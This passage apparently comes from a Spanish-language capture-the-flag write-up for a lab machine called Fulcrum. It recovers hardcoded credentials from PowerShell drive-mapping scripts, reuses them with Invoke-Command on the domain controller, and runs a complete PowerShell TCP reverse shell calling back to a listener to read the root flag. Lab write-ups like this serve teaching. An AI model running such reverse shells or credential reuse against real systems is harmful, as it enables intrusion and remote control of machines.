-a----- 2/12/2022  10:34 PM          340 0048814b-2df6-43ab-a54b-13c93fd732bd.ps1
-a----- 2/12/2022  10:35 PM          340 007f63bb-c0c1-46ff-9edc-38f00cf36417.ps1
-a----- 2/12/2022  10:35 PM          340 008487a7-48dd-472b-a4fb-24fb7d95236e.ps1
-a----- 2/12/2022  10:35 PM          340 008744ec-7b17-4017-8932-cad4b9ea6c64.ps1
-a----- 2/12/2022  10:35 PM          340 009f2614-de60-4a32-a6b1-ac8a57e23fd6.ps1
-a----- 2/12/2022  10:35 PM          340 00b2dac5-71a4-4b4c-a3cb-c6c1444b52c4.ps1
-a----- 2/12/2022  10:35 PM          340 00d50b3f-1b26-49b9-8963-477b86d8e6c8.ps1
-a----- 2/12/2022  10:35 PM          340 01098ea6-83ad-41cb-b01b-20c90460defd.ps1
-a----- 2/12/2022  10:35 PM          340 010ee533-f2da-4442-94c8-b7d7e4fbd187.ps1
-a----- 2/12/2022  10:35 PM          340 013cc5e2-66b4-4fc3-a067-88af5edad70e.ps1

```

Viendo el contenido del script (cualquiera de ellos), vemos unas credenciales:

type f155b05e-923f-4409-88a7-7ef32db06dab.ps1

Resultado:

```

$User = 'bbf3'
$Pass = '@fulcrum_525c58bac858_$' | ConvertTo-SecureString -AsPlainText -
Force
$Cred = New-Object System.Management.Automation.PSCredential ($User, $Pass)
New-PSDrive -Name '\\file.fulcrum.local\global\' -PSProvider FileSystem -
Root '\\file.fulcrum.local\global\' -Persist -Credential $Cred

```

Todos los scripts que hay tiene la misma contraseña, excepto el usuario.

Filtramos por el usuario 923a:

Get-ChildItem -Recurse -File | Select-String "923a"

Resultado:

a1a41e90-147b-44c9-97d7-c9abb5ec0e2a.ps1:2:\$User = '923a'

Comprobamos el archivo:

```
type a1a41e90-147b-44c9-97d7-c9abb5ec0e2a.ps1
```

Resultado:

```
# Map network drive v1.0
$User = '923a'
$Pass = '@fulcrum_bf392748ef4e_$' | ConvertTo-SecureString -AsPlainText -
Force
$Cred = New-Object System.Management.Automation.PSCredential ($User, $Pass)
New-PSDrive -Name '\\file.fulcrum.local\global\' -PSProvider FileSystem -
Root '\\file.fulcrum.local\global\' -Persist -Credential $Cred
```

Vemos el usuario 923a y una credencial diferente:

923a

@fulcrumbf392748ef4e\$

Probamos si podemos ejecutar comandos de forma remota con un script block:

```
$password = ConvertTo-SecureString '@fulcrum_bf392748ef4e_$' -AsPlainText -
Force
$Cred = New-Object System.Management.Automation.PSCredential('FULCRUM\923a',
$password)
Invoke-Command -ComputerName dc.fulcrum.local -Credential $Cred -ScriptBlock
{ whoami }
```

Resultado:

fulcrum\923a

Listener:

rlwrap nc -nlvp 443

Lanzamos una reverse shell:

```
Invoke-Command -ComputerName dc.fulcrum.local -Credential $Cred -ScriptBlock {
$client = New-Object System.Net.Sockets.TCPClient('10.10.14.195',443);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1
| Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendby
te.Length);$stream.Flush()};$client.Close() }
```

Resultado:

Reverse shell exitoso.

Obtenemos la flag de root:

```
type ..\..\Administrator\Desktop\root.txt
```

Resultado:

8ddbe372e57c019bb6c4cdb5b35a0cab